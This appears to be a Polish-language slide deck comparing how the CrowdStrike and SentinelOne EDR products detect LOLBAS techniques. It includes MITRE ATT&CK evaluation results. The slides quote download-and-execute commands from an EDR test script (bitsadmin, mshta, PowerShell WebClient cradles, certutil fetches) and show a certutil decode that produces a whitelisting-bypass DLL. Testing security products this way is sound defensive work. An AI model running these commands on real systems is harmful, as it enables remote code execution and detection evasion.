Report repository

Releases

LOLBIN / LOLBAS

github.com/LOLBAS-Project/LOLBAS

README.md

Living Off The Land Binaries and Scripts (and now also Libraries)

All the different files can be found behind a fancy frontend here: https://lolbas-project.github.io (thanks @ConsciousHacker for this bit of eyecandy and the team over at https://gtfobins.github.io/). This repo serves as a place where we maintain the YML files that are used by the fancy frontend.

Goal

The goal of the LOLBAS project is to document every binary, script, and library that can be used for Living Off The Land techniques.

Criteria

A LOLBin/Lib/Script must:

- Be a Microsoft-signed file, either native to the OS or downloaded from Microsoft.
- Have extra "unexpected" functionality. It is not interesting to document intended use cases.
  - Exceptions are application whitelisting bypasses
- Have functionality that would be useful to an APT or red team

LOLBIN/LOLBAS

> Uruchamianie kodu

> Kompilowanie kodu

> Operacje na plikach (upload, download)

> Persistence (utrwalanie)


> Omijanie UAC

> Zrzut pamięci procesu

> Kradzież danych uwierzytelniających


> Omijanie / modyfikowanie dzienników systemowych

LOLBIN/LOLBAS




https://lolbas-project.github.io/

https://github.com/SigmaHQ/sigma



https://kapitanhack.pl



https://twitter.com/0gtweet

OP7IC - EDR-Testing-Script

EDR-Testing-Script / runtests.bat


Top

Code | Blame | 1093 lines (925 loc) · 83.6 KB

Raw

```
98
99    echo %time% %date% [+] T1197 - Testing bitsadmin download
100   start "" cmd /c bitsadmin.exe /transfer "JobName" https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/CradleTest.txt "%cd%\
101   echo Execution Finished at %time% %date%
102   echo Command Excuted: bitsadmin.exe /transfer /Download https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/CradleTest.txt
103   start "" cmd /c powershell -c "Start-BitsTransfer -Priority foreground -Source https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/P
104   echo Command Excuted:powershell -c "Start-BitsTransfer -Priority foreground -Source https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/mas
105   echo Execution Finished at %time% %date%
106
107   timeout 5
108
109   echo %time% %date% [+] T1118 - Testing InstallUtil x86"
110   start "" cmd /c C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll
111   echo Execution Finished at %time% %date%
112   echo Command Excuted: C:\Windows\Microsoft.NET\Framework\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll
113   timeout 5
114
115   echo %time% %date% [+] T1118 - Testing InstallUtil x64
116   start "" cmd /c C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll
117   echo Execution Finished at %time% %date%
118   echo Command Excuted: C:\Windows\Microsoft.NET\Framework64\v4.0.30319\InstallUtil.exe /logfile= /LogToConsole=false /U AllTheThings.dll
119
120   timeout 5
121
122   echo %time% %date% [+] T1170 - Testing mshtha
123   start "" cmd /c mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/Mshta_calc.sct
124   echo Execution Finished at %time% %date%
125   echo Command Excuted: mshta.exe javascript:a=GetObject("script:https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads/Mshta_ca
126   timeout 5
127
128   echo %time% %date% [+] T1086 - Testing powershell cradle - WebClient
129   start "" cmd /c powershell -c "(New-Object Net.WebClient).DownloadFile('https://raw.githubusercontent.com/op7ic/EDR-Testing-Script/master/Payloads
```

OP7IC – EDR-Testing-Script




```
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>certutil.exe -urlcache -split -f http://10.[redacted]0/p/Cradl
le_Path3.ps1
****  Online  ****
  0000  ...
  0606
CertUtil: -URLCache command completed successfully.

C:\Users\testkuba\Downloads\EDR\runtests>
```

Nazwa	Data modyfi
123.txt	17.07.2023
1033.txt	17.07.2023
Default_File_Path0.ps1	17.07.2023
Default_File_Path3.ps1	17.07.2023
runtests_T1028.bat	13.07.2023
runtests_T1033.bat	13.07.2023
runtests_T1047.bat	13.07.2023
runtests_T1053.bat	13.07.2023
runtests_T1085.bat	13.07.2023
runtests_T1086.bat	13.07.2023
runtests_T1096.bat	13.07.2023
runtests_T1117.bat	13.07.2023
runtests_T1127.bat	13.07.2023
runtests_T1130.bat	13.07.2023
runtests_T1138a.bat	13.07.2023
runtests_T1138b.bat	13.07.2023
runtests_T1140.bat	13.07.2023
runtests_T1170.bat	13.07.2023

SentinelOne – brak reakcji / CrowdStrike blokada i raport

OP7IC - EDR-Testing-Script



```
C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4

C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4

C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4

C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4

C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4

C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4

C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
4

C:\Users\testkuba\Downloads\EDR\runtests>echo AAAAAAAAAAAAAAAAAAAA== >> fi.b64

C:\Users\testkuba\Downloads\EDR\runtests>echo -----END CERTIFICATE----- >> fi.b64

C:\Users\testkuba\Downloads\EDR\runtests>
C:\Users\testkuba\Downloads\EDR\runtests>certutil -f -decode fi.b64 AllTheThings.dll >nul

C:\Users\testkuba\Downloads\EDR\runtests>
```

Nazwa	Data modyf
123.txt	17.07.2023
1033.txt	17.07.2023
AllTheThings.dll	17.07.2023
calc2.sdb	10.07.2023
calc3.sdb	17.07.2023
Default_File_Path0.ps1	17.07.2023
Default_File_Path3.ps1	17.07.2023
fi.b64	17.07.2023
runtests_T1028.bat	13.07.2023
runtests_T1033.bat	13.07.2023
runtests_T1047.bat	13.07.2023
runtests_T1053.bat	13.07.2023
runtests_T1085.bat	13.07.2023
runtests_T1086.bat	13.07.2023
runtests_T1096.bat	13.07.2023
runtests_T1117.bat	13.07.2023
runtests_T1127.bat	13.07.2023
runtests_T1130.bat	13.07.2023
runtests_T1138a.bat	13.07.2023

SentinelOne - brak reakcji / CrowdStrike blokada i raport

RÓŻNICE: CROWDSTRIKE > SENTINELONE

> Podłączenie USB Rubber Ducky

> Próba zrzutu pamięci procesu LSASS

> Złośliwy kod w 2 plikach zaciemnionych przy użyciu FUD-UUID-SHELLCODE

> Pobranie potencjalnie niebezpiecznego pliku XSL za pomocą wmic (T1047)

> Pobranie i wykonanie skryptu ze zdalnego serwera przez Invoke-Expression (T1086)

> Pobranie i zapisanie skryptu powershell za pomocą certutil (T1130)

> Deobfuskacja złośliwej biblioteki DLL za pomocą certutil (T1140)

> Zdefiniowanie w rejestrze opcji File Execution Options (IFEO) (T1183)

MITRE ATT&CK EVALUATIONS

attackevals.mitre-engenuity.org

MITRE ENGENUITY | ATT&CK® Evaluations

Results Resources Get Evaluated

Our ATT&CK® Evaluations methodology

ATT&CK® Evaluations' mission is to bridge the gap between the security solution providers and their users/customers by enabling users to better understand and defend against known adversary behaviors through a transparent evaluation process and publicly available results - leading to a more informed community and safer world for all. We use adversary emulation to scope evaluations in context of the MITRE ATT&CK® framework. The evaluations address today's threats by using tactics, tools, methods, and goals inspired by that of known attacks.

Techniques are executed in a logical step-by-step ordering to explore the breadth of ATT&CK coverage. And because adversaries may execute the same technique, but in very different ways, our evaluations use procedural variation to capture the same behavior via different methods to explore the depth of ATT&CK coverage.

Develop

Planning

Threat landscape research and adversary selection

Intent
We take into account concerns (e.g ransomeware vs. data theft) voiced from our user community

Differentiation
We balance the usage of new and previously tested techniques

Sophistication
We consider development resources and whether we are baselining or pushing defenses

Intelligence
We assess the quantity and quality of intel to thoroughly understand the adversary

Development

Development of the components required to conduct the evaluation

Decomposition
We extract cyber threat intelligence (CTI) into individual components that compromise the emulation plan

Chain
We recompile and organize procedures into a larger emulation scenario

Refinement
We fill in gaps through collaboration and targeted research

Tooling
We select/build offensive tools that can faithfully replicate behaviors

Customization
We capture important tradecraft details (e.g. delivery mechanisms, command and control, etc.)

Review
We compare against CTI and note deviations

https://attackevals.mitre-engenuity.org/

ZNANE GRUPY APT

> Wizard Spider

> Sandworm

> Carbanak

> FIN7

> APT29

> APT3

> Turla (2023)

MITRE ATT&CK EVALUATIONS

MITRE ENGENUITY | ATT&CK® Evaluations

Results Resources Get Evaluated

Home > Results > Enterprise

Evaluation

Wizard Spider + Sandworm

Scenario

Wizard Spider

Participant(s)

Select participant(s)

Wizard Spider + Sandworm (2022)

Evaluation

Wizard Spider is a financially motivated criminal group that has been conducting ransomware campaigns since at least August 2018 against a variety of organizations, ranging from major corporations to hospitals. [1] [2]
Sandworm Team is a destructive Russian threat group that has been attributed to Russian GRU Unit 74455 by the U.S. Department of Justice and U.K. National Cyber Security Centre. Sandworm Team's most notable attacks include the 2015 and 2016 targeting of Ukrainian electrical companies and 2017's NotPetya attacks. Sandworm Team has been active since at least 2009. [1] [2] [3] [4]
This round will focus on how multiple groups abuse Data Encrypted For Impact (T1486). In Wizard Spider's case, they have leveraged data encryption for ransomware, including the widely known Ryuk malware (S0446). Sandworm, on the other hand, leveraged encryption for the destruction of data, perhaps most notably with their NotPetya malware (S0368) that disguised itself as ransomware. While the common thread to this year's evaluations is Data Encrypted for Impact, both groups have substantial reporting on a broad range of post-exploitation tradecraft. Our evaluation puts security solution vendors that participate through a rigorous emulation covering two scenarios around Wizard Spider and Sandworm TTPs.

Learn More

Wizard Spider

Scenario

This scenario begins with a legitimate user downloading and executing Emotet, a malicious payload delivered via spearphishing attacks. Once the enterprise network is identified, Emotet installs persistence, conducts initial reconnaissance, and downloads Trickbot. Wizard Spider navigates through the network in search of the Domain Controllers, installing persistence and conducting privilege escalation using Mimikatz and Rubeus along the way. Wizard Spider stops and kills all backup services and processes on the Domain Controller. Once completed, Ryuk is executed throughout the environment, encrypting files and dropping a ransom note at each folder.

Collapse

MITRE ATT&CK EVALUATIONS

MITRE ENGENUITY | ATT&CK® Evaluations

Results Resources Get Evaluated

Wizard Spider

Participant(s)

CrowdStrike , SentinelOne 2

Steps Tactics

Search tactics, techniques, and sub

- [x] Collection (TA0009)
- [x] Command and Control (TA0011)
- [x] Credential Access (TA0006)
- [x] Defense Evasion (TA0005)
- [x] Discovery (TA0007)
- [x] Execution (TA0002)
- [x] Impact (TA0040)
- [x] Lateral Movement (TA0008)
- [x] Persistence (TA0003)

Modifiers

conducting ransomware campaigns since at least August 2018 against a variety of organizations, ranging from major corporations to hospitals. [1] [2] Sandworm Team is a destructive Russian threat group that has been attributed to Russian GRU Unit 74455 by the U.S. Department of Justice and U.K. National Cyber Security Centre. Sandworm Team's most notable attacks include the 2015 and 2016 targeting of Ukrainian electrical companies and 2017's NotPetya attacks. Sandworm Team has been active since at least 2009. [1] [2] [3] [4]

This round will focus on how multiple groups abuse Data Encrypted For Impact (T1486). In Wizard Spider's case, they have leveraged data encryption for ransomware, including the widely known Ryuk malware (S0446). Sandworm, on the other hand, leveraged encryption for the destruction of data, perhaps most notably with their NotPetya malware (S0368) that disguised itself as ransomware. While the common thread to this year's evaluations is Data Encrypted for Impact, both groups have substantial reporting on a broad range of post-exploitation tradecraft. Our evaluation puts security solution vendors that participate through a rigorous emulation covering two scenarios around Wizard Spider and Sandworm TTPs.

Learn More

Emotet, a malicious payload delivered via spearphishing attacks. Once the enterprise network is identified, Emotet installs persistence, conducts initial reconnaissance, and downloads Trickbot. Wizard Spider navigates through the network in search of the Domain Controllers, installing persistence and conducting privilege escalation using Mimikatz and Rubeus along the way. Wizard Spider stops and kills all backup services and processes on the Domain Controller. Once completed, Ryuk is executed throughout the environment, encrypting files and dropping a ransom note at each folder.

Collapse

CROWDSTRIKE

CrowdStrike

Scenario Detection

Tactic Detection

Collection (TA0009)

SentinelOne

SentinelOne

Scenario Detection

Tactic Detection

Collection (TA0009)

Detection Key

More Specific Less Specific

MITRE ATT&CK EVALUATIONS

MITRE ENGENUITY | ATT&CK® Evaluations

Results Resources Get Evaluated

1.A.1 - User Execution(T1204)


Detection criteria

explorer.exe executes winword.exe

Execution (TA0002) User Execution (T1204) Malicious File (T1204.002)

CrowdStrike

Technique




Data Source

Process: Process Creation

SentinelOne

Technique



Data Source

Process: Process Creation

1.A.2 - Command and Scripting Interpreter(T1059)

Detection criteria

winword.exe loads VBEUI.DLL, executes code via AutoOpen()

Execution (TA0002) Command and Scripting Interpreter (T1059) Visual Basic (T1059.005)

CrowdStrike

Technique

SentinelOne

Technique

Detection Key

More Specific Less Specific

PODSUMOWANIE – WYKRYCIA - KATEGORIE

> Pokrycie analityczne – ilość zdarzeń wzbogaconych o dane analityczne

> Pokrycie telemetryczne – ilość zdarzeń zawierających tylko minimalnie przetworzone dane

> Widoczność – łączna ilość zdarzeń analitycznych i telemetrycznych

> Łączna liczba detekcji (statystyka porzucona w 2022)

Detekcje:	System CrowdStrike	System SentinelOne
Pokrycie analityczne	94/109	108/109
Pokrycie telemetryczne	16/109	0/109
Widoczność	**105/109**	**108/109**
Całkowita liczba detekcji	Statystyka porzucona w 2022	Statystyka porzucona w 2022

WNIOSKI

> Czy testować? - Tak

> Przemyśleć procedurę testową, poszukać narzędzi

> Nie wyciągać pochopnych wniosków

> Wziąć pod uwagę czynniki zewnętrzne (np. kto wdrażał)

> Szukać potwierdzenia dla własnych obserwacji

> Szukać opracowań w danym temacie

 # DZIĘKUJĘ ZA UWAGĘ

 # logout

kuba@OpenSecurity.pl

OpenSecurity.pl/psm